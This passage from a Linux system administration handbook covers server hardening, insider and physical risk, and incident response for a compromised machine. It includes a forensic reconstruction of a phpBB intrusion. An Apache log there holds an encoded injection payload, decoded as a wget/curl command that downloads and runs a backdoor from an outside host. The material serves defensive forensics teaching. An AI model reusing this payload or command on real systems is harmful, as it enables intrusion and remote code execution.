In the Free Software world, there is generally ample room for choice, and choosing one piece of software over another should be a decision based on the criteria that apply locally. More features imply an increased risk of a vulnerability hiding in the code; picking the most advanced program for a task may actually be counter-productive, and a better approach is usually to pick the simplest program that meets the requirements.

VOCABULARY

Zero-day exploit

A *zero-day exploit* attack is hard to prevent; the term covers a vulnerability that is not yet known to the authors of the program.

14.6.4. Managing a Machine as a Whole

Most Linux distributions install by default a number of Unix services and many tools. In many cases, these services and tools are not required for the actual purposes for which the administrator set up the machine. As a general guideline in security matters, unneeded software is best

uninstalled. Indeed, there is no point in securing an FTP server, if a vulnerability in a different, unused service can be used to get administrator privileges on the whole machine.

By the same reasoning, firewalls will often be configured to only allow access to services that are meant to be publicly accessible.

Current computers are powerful enough to allow hosting several services on the same physical machine. From an economic viewpoint, such a possibility is interesting: only one computer to administrate, lower energy consumption, and so on. From the security point of view, however, such a choice can be a problem. One compromised service can bring access to the whole machine, which in turn compromises the other services hosted on the same computer. This risk can be mitigated by isolating the services. This can be attained either with virtualization (each service being hosted in a dedicated virtual machine or container), or with AppArmor/SELinux (each service daemon having an adequately designed set of permissions).

14.6.5. Users Are Players

Discussing security immediately brings to mind protection against attacks by anonymous crackers hiding in the Internet jungle; but an often-forgotten fact is that risks also come from inside: an employee about to leave the company could download sensitive files on the important projects and sell them to competitors, a negligent salesman could leave their desk without locking their session during a meeting with a new prospect, a clumsy user could delete the wrong directory by mistake, and so on.

The response to these risks can involve technical solutions: no more than the required permissions should be granted to users, and regular backups are a must. But in many cases, the appropriate protection is going to involve training users to avoid the risks.

QUICK LOOK

autolog

The *autolog* package provides a program that automatically disconnects inactive users after a configurable delay. It also allows killing user processes that persist after a session ends, thereby preventing users from running daemons.

14.6.6. Physical Security

There is no point in securing the services and networks if the computers themselves are not protected. Important data deserve being stored on hot-swappable hard disks in RAID arrays, because hard disks fail eventually and data availability is a must. But if any pizza delivery boy can enter the building, sneak into the server room and run away with a few selected hard disks, an important part of security is not fulfilled. Who can enter the server room? Is access monitored? These questions deserve consideration (and an answer) when physical security is being evaluated.

Physical security also includes taking into consideration the risks for accidents such as fires. This particular risk is what justifies storing the backup media in a separate building, or at least in a fire-proof strongbox.

14.6.7. Legal Liability

An administrator is, more or less implicitly, trusted by their users as well as the users of the network in general. They should therefore avoid any negligence that malevolent people could exploit.

An attacker taking control of your machine then using it as a forward base (known as a "relay system") from which to perform other nefarious activities could cause legal trouble for you, since the attacked party would initially see the attack coming from your system, and therefore consider you as the attacker (or as an accomplice). In many cases, the attacker will use your server as a relay to send spam, which shouldn't have much impact (except potentially registration on black lists that could restrict your ability to send legitimate emails), but won't be pleasant nevertheless. In other cases, more important trouble can be caused from your machine, for instance denial of service attacks. This will sometimes induce loss of revenue, since the legitimate services will be unavailable and data can be destroyed; sometimes this will also imply a real cost, because the attacked party can start legal proceedings against you. Rights-holders can sue you if an unauthorized copy of a work protected by copyright law is shared from your server, as well as other companies compelled by service level agreements if they are bound to pay penalties following the attack from your machine.

When these situations occur, claiming innocence is not usually enough; at the very least, you will need convincing evidence showing suspect activity on your system coming from a given IP address. This won't be possible if you neglect the recommendations of this chapter and let the attacker obtain access to a privileged account (root, in particular) and use it to cover their tracks.

14.7. Dealing with a Compromised Machine

Despite the best intentions and however carefully designed the security policy, an administrator eventually faces an act of hijacking. This section provides a few guidelines on how to react when confronted with these unfortunate circumstances.

14.7.1. Detecting and Seeing the Cracker's Intrusion

The first step of reacting to cracking is to be aware of such an act. This is not self-evident, especially without an adequate monitoring infrastructure.

Cracking acts are often not detected until they have direct consequences on the legitimate services hosted on the machine, such as connections slowing down, some users being unable to connect, or any other kind of malfunction. Faced with these problems, the administrator needs to have a good look at the machine and carefully scrutinize what misbehaves. This is usually the time when they discover an unusual process, for instance one named apache instead of the standard /usr/sbin/apache2. If we follow that example, the thing to do is to note its process identifier, and check `/proc/`*`pid`*`/exe` to see what program this process is currently running:

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe -> /var/tmp/.
       bash_httpd/psybnc
```

A program installed under `/var/tmp/` and running as the web server? No doubt left, the machine is compromised.

This is only one example, but many other hints can ring the administrator's bell:

- an option to a command that no longer works; the version of the software that the command claims to be doesn't match the version that is supposed to be installed according to `dpkg`;
- a command prompt or a session greeting indicating that the last connection came from an unknown server on another continent;
- errors caused by the `/tmp/` partition being full, which turned out to be full of illegal copies of movies;
- and so on.

14.7.2. Putting the Server Off-Line

In any but the most exotic cases, the cracking comes from the network, and the attacker needs a working network to reach their targets (access confidential data, share illegal files, hide their identity by using the machine as a relay, and so on). Unplugging the computer from the network will prevent the attacker from reaching these targets, if they haven't managed to do so yet.

This may only be possible if the server is physically accessible. When the server is hosted in a hosting provider's data center halfway across the country, or if the server is not accessible for any other reason, it's usually a good idea to start by gathering some important information (see section 14.7.3, "Keeping Everything that Could Be Used as Evidence" page 414, section 14.7.5, "Forensic Analysis" page 415 and section 14.7.6, "Reconstituting the Attack Scenario" page 416), then isolating that server as much as possible by shutting down as many services as possible (usually, everything but `sshd`). This case is still awkward, since one can't rule out the possibility of the attacker having SSH access like the administrator has; this makes it harder to "clean" the machines.

14.7.3. Keeping Everything that Could Be Used as Evidence

Understanding the attack and/or engaging legal action against the attackers requires taking copies of all the important elements; this includes the contents of the hard disk, a list of all running processes, and a list of all open connections. The contents of the RAM could also be used, but it is rarely used in practice.

In the heat of action, administrators are often tempted to perform many checks on the compromised machine; this is usually not a good idea. Every command is potentially subverted and

can erase pieces of evidence. The checks should be restricted to the minimal set (`netstat -tupan` for network connections, `ps auxf` for a list of processes, `ls -alR /proc/[0-9]*` for a little more information on running programs), and every performed check should carefully be written down.

CAUTION

Hot analysis

While it may seem tempting to analyze the system as it runs, especially when the server is not physically reachable, this is best avoided: quite simply you can't trust the programs currently installed on the compromised system. It's quite possible for a subverted `ps` command to hide some processes, or for a subverted `ls` to hide files; sometimes even the kernel is compromised

If such a hot analysis is still required, care should be taken to only use known-good programs. A good way to do that would be to have a rescue CD with pristine programs, or a read-only network share. However, even those countermeasures may not be enough if the kernel itself is compromised.

Once the "dynamic" elements have been saved, the next step is to store a complete image of the hard-disk. Making such an image is impossible if the filesystem is still evolving, which is why it must be remounted read-only. The simplest solution is often to halt the server brutally (after running `sync`) and reboot it on a rescue CD. Each partition should be copied with a tool such as `dd`; these images can be sent to another server (possibly with the very convenient `nc` tool). Another possibility may be even simpler: just get the disk out of the machine and replace it with a new one that can be reformatted and reinstalled.

14.7.4. Re-installing

The server should not be brought back on line without a complete reinstallation. If the compromise was severe (if administrative privileges were obtained), there is almost no other way to be sure that we get rid of everything the attacker may have left behind (particularly *backdoors*). Of course, all the latest security updates must also be applied so as to plug the vulnerability used by the attacker. Ideally, analyzing the attack should point at this attack vector, so one can be sure of actually fixing it; otherwise, one can only hope that the vulnerability was one of those fixed by the updates.

Reinstalling a remote server is not always easy; it may involve assistance from the hosting company, because not all such companies provide automated reinstallation systems. Care should be taken not to reinstall the machine from backups taken later than the compromise. Ideally, only data should be restored, the actual software should be reinstalled from the installation media.

14.7.5. Forensic Analysis

Now that the service has been restored, it is time to have a closer look at the disk images of the compromised system in order to understand the attack vector. When mounting these images, care should be taken to use the ro,nodev,noexec,noatime options so as to avoid changing

the contents (including timestamps of access to files) or running compromised programs by mistake.

Retracing an attack scenario usually involves looking for everything that was modified and executed:

- `.bash_history` files often provide for a very interesting read;
- so does listing files that were recently created, modified or accessed;
- the `strings` command helps identifying programs installed by the attacker, by extracting text strings from a binary;
- the log files in `/var/log/` often allow reconstructing a chronology of events;
- special-purpose tools also allow restoring the contents of potentially deleted files, including log files that attackers often delete.

Some of these operations can be made easier with specialized software. In particular, the *sleuthkit* package provides many tools to analyze a filesystem. Their use is made easier by the *Autopsy Forensic Browser* graphical interface (in the *autopsy* package).

14.7.6. Reconstituting the Attack Scenario

All the elements collected during the analysis should fit together like pieces in a jigsaw puzzle; the creation of the first suspect files is often correlated with logs proving the breach. A real-world example should be more explicit than long theoretical ramblings.

The following log is an extract from an Apache `access.log`:

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "GET /phpbb/viewtopic.
       php?t=10&highlight=%2527%252esystem(chr(99)%252echr(100)%252echr(32)%252echr
       (47)%252echr(116)%252echr(109)%252echr(112)%252echr(59)%252echr(32)%252echr
       (119)%252echr(103)%252echr(101)%252echr(116)%252echr(32)%252echr(103)%252echr
       (97)%252echr(98)%252echr(114)%252echr(121)%252echr(107)%252echr(46)%252echr
       (97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr
       (105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr
       (114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr
       (124)%252echr(124)%252echr(32)%252echr(99)%252echr(117)%252echr(114)%252echr
       (108)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr
       (121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr
       (101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr
       (97)%252echr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr
       (98)%252echr(100)%252echr(32)%252echr(45)%252echr(111)%252echr(32)%252echr(98)
       %252echr(100)%252echr(59)%252echr(32)%252echr(99)%252echr(104)%252echr(109)
       %252echr(111)%252echr(100)%252echr(32)%252echr(43)%252echr(120)%252echr(32)
       %252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(46)%252echr(47)%252
       echr(98)%252echr(100)%252echr(32)%252echr(38))%252e%2527 HTTP/1.1" 200 27969
       "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

This example matches exploitation of an old security vulnerability in phpBB.

➡ http://secunia.com/advisories/13239/

➡ http://www.phpbb.com/phpBB/viewtopic.php?t=240636

Decoding this long URL leads to understanding that the attacker managed to run some PHP code, namely: `system("cd /tmp;wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd;chmod +x bd;./bd &")`. Indeed, a `bd` file was found in `/tmp/`. Running `strings /mnt/tmp/bd` returns, among other strings, PsychoPhobia Backdoor is starting.... This really looks like a backdoor.

Some time later, this access was used to download, install and run an IRC *bot* that connected to an underground IRC network. The bot could then be controlled via this protocol and instructed to download files for sharing. This program even has its own log file:

```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.interbusiness.it
       NOTICE ReV|DivXNeW|504 :DCC Chat (82.50.72.202)
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!SEX@RIZON-2EDFBC28.
       POOL8250.INTERBUSINESS.IT
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting connection to
       82.50.72.202:1024
** 2004-11-29-19:50:15: DCC CHAT connection suceeded, authenticating
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from ReV|DivXNeW|502: In.Ostaggio-iTa.Oper_
       -DvdScr.avi (713034KB)
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB: La_tela_dell_assassino.avi
       (666615KB)
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615 KB, 1 hr 24 sec, 183.9
        KB/sec)
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034 KB, 2 hr 28 min 7 sec,
        80.2 KB/sec)
```

These traces show that two video files have been stored on the server by way of the 82.50.72.202 IP address.

In parallel, the attacker also downloaded a pair of extra files, `/tmp/pt` and `/tmp/loginx`. Running these files through `strings` leads to strings such as *Shellcode placed at 0x%08lx* and *Now wait for suid shell...*. These look like programs exploiting local vulnerabilities to obtain administrative privileges. Did they reach their target? In this case, probably not, since no files seem to have been modified after the initial breach.

In this example, the whole intrusion has been reconstructed, and it can be deduced that the attacker has been able to take advantage of the compromised system for about three days; but the most important element in the analysis is that the vulnerability has been identified, and the administrator can be sure that the new installation really does fix the vulnerability.

Keywords

Backport
Rebuild
Source package
Archive
Meta-package
Debian Developer
Maintainer